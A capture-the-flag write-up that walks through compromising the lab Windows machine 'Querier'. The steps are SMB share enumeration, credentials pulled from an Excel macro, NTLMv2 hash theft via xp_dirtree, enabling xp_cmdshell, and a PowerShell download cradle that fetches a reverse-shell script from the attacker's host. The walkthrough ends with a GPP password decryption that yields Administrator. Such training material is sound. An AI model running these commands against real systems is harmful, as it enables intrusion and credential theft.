Querier
Summary
Querier is a medium-difficulty Windows machine centered on identifying and exploiting insecure file shares and database misconfigurations. The entry point involves retrieving a macro-enabled Excel spreadsheet from a world-readable SMB share. Analysis of the VBA macros reveals a hardcoded connection string that is leveraged to force a NetNTLMv2 hash leak via the MSSQL service. Once the hash is captured and cracked to recover plaintext credentials, the path to administrator involves auditing locally cached Group Policy files for exposed administrative passwords.
Port Scanning

All TCP ports scanning with nmap
1
nmap -p- --open -sS --min-rate 5000 -n -Pn -vvv 10.129.126.47 -oN allports
 Open Ports
Extract open ports from
nmapoutput with the following command:
cat allports | grep -oP '\d{1,5}/tcp' | cut -d/ -f1 | xargs | tr ' ' ','
Service Detection

Running nmap’s default scripts to extract more info and versions.
1
nmap -p135,139,445,1433,5985,47001,49664,49665,49666,49667,49668,49669,49670,49671 -sCV 10.129.126.47 -oN services
 SMB & MSSQL
Port 445 - SMB Enumeration

There are a lot of ports open, so let’s begin with SMB. Using crackmapexec and smbmap we can know the OS Version and available shares.
1
crackmapexec smb 10.129.126.47
 Initial interaction with SMB
1
smbmap -H 10.129.126.47 -u 'null' -p 'null' --no-banner
 SMB null session
smbmap has a parameter -r to explore the readable shares and there is an Excel File with macros.
1
smbmap -H 10.129.126.47 -u 'null' -p 'null' -r 'Reports' --no-banner
 Finding an Excel file
We are going to download that excel file using smbmap as well and we will renamed it as report.xlsm.
1
smbmap -H 10.129.126.47 -u 'null' -p 'null' --download 'Reports/Currency Volume Report.xlsm' --no-banner
 Saving Excel file to our box
An .xlsm file is an Excel Workbook format that enables the use of embedded macros (VBA).
Analyzing Macros with Olevba
You can install Oletools in order to have the olevba. Then you just have to run the following command:
1
olevba report.xlsm
 Analyzing Macros with Olevba
It dumps all the content of the macro from reporting.xlsm and there is a credential that we can check if it’s valid using crackmapexec. Since Port 1433 is open, we can also check if the credential is valid for Microsoft SQL Server service.
1
crackmapexec mssql 10.129.126.47 -u 'reporting' -p 'PcwTWTHRwryjc$c6' -d WORKGROUP
 Testing creds on MSSQL
SQL Credentials
reporting:PcwTWTHRwryjc$c6
Shell as mssql-svc
Since the credentials have been verified as valid, we can authenticate to the MSSQL instance using impacket-mssqlclient
To authenticate using Windows credentials (instead of SQL Server authentication), ensure the –windows-auth flag is included in your command.
1
impacket-mssqlclient WORKGROUP/reporting:'PcwTWTHRwryjc$c6'@10.129.126.47 -windows-auth
 MSSQL access as reporting
There is a way to execute commands on SQL Server, however we don’t have access to run xp_cmdshell or to enable it via sp_configure.
 Access denied to xp_cmdshell
NTLMv2 Hash Capture via xp_dirtree
Since don’t have permission to run or enable xp_cmdshell, we can attempt to get the hash of the user running the SQL service. To do that we can use xp_dirtree which allows to list all the resources of a certain directory or path.
1
xp_dirtree
 Listing directories with xp_dirtree
Now we can abuse this functionality to list all the files in a SMB remote server via a UNC Path, which means we could leverage xp_dirtree to collect NTLMv2 hashes.
First star your SMB Server using impacket-smbserver:
1
impacket-smbserver share $(pwd) -smb2support
Then use xp_dirtree to list the content of you shared directory.
1
xp_dirtree \\10.10.15.41\share
 NTLMv2 hash capture
As shown above, you managed to get the NTLMv2 hash for mssql-svc user, so now you can crack it using john:
1
john hash --wordlist=/usr/share/wordlists/rockyou.txt
 Cracking NTLMv2 Hash
We found the password for mssql-svc, we can check it with crackmapexec as well. You can notice the credential is valid but also we have Pwn3d! next to it. This means we have more permissions on this service.
1
crackmapexec mssql 10.129.126.47 -u 'mssql-svc' -p 'corporate568' -d WORKGROUP
 Testing new creds on MSSQL
SQL Credentials
mssql-svc:corporate568
Enabling xp_cmdshell
After login in as mssql-svc, we can try to run xp_cmdshell but we got an error. Notice that it is a different error, it says this component is turned off and you can enable it by using sp_configure.
1
impacket-mssqlclient WORKGROUP/mssql-svc:'corporate568'@10.129.126.47 -windows-auth
 Access as mssql-svc
To enable xp_cmdshell you must execute the following commands in that order. After doing that, you will able to run commands via xp_cmdshell:
1
2
3
4
sp_configure 'show advanced options', 1
RECONFIGURE
sp_configure 'xp_cmdshell', 1
RECONFIGURE
 Enabling xp_cmdshell
Finally to get a shell on the box we can use ConPtyShell to get a full interactive powershell. To interpret the script we have to run the following command via xp_cmdshell.
REMEBER to host the script adding the line to give you the reverse shell at the end in an http server, also to start your listener.
1
xp_cmdshell "powershell IEX(New-Object Net.WebClient).downloadString(\"http://10.10.15.41/revshell.ps1\")"
 Powershell access as mssql-svc
Privilege Escalation | GPP Passwords
We are going to use PowerUp to enumerate possible ways to escalate to Administrator.
1
IEX(New-Object Net.WebClient).downloadString('http://10.10.15.41/PowerUp.ps1')
 Running PowerUp
There is a Groups.xml file on the target that has a credential for the admin user. PowerUp already gave us the decrypted password but you can also do it with gpp-decrypt.
1
type "C:\ProgramData\Microsoft\Group Policy\History\{31B2F340-016D-11D2-945F-00C04FB984F9}\Machine\Preferences\Groups\Groups.xml"
 Groups.xml file
Using gpp-decrypt to get the password.
1
gpp-decrypt "CiDUq6tbrBL1m/js9DmZNIydXpsE69WB9JrhwYRW9xywOz1/0W5VCUz8tBPXUkk9y80n4vw74KeUWc2+BeOVDQ"
 Administrator Password
Validating the credential with crackmapexec:
1
crackmapexec smb 10.129.126.47 -u 'Administrator' -p 'MyUnclesAreMarioAndLuigi!!1!' -d WORKGROUP
 Testing Admin Creds
Shell as NT Authority\System
1
impacket-psexec Administrator@10.129.126.47
 Shell as system
Flags
- user.txt
1
2
> type C:\Users\mssql-svc\Desktop\user.txt
b35**************************7c2
- root.txt
1
2
> type C:\Users\Administrator\Desktop\root.txt
ded**************************407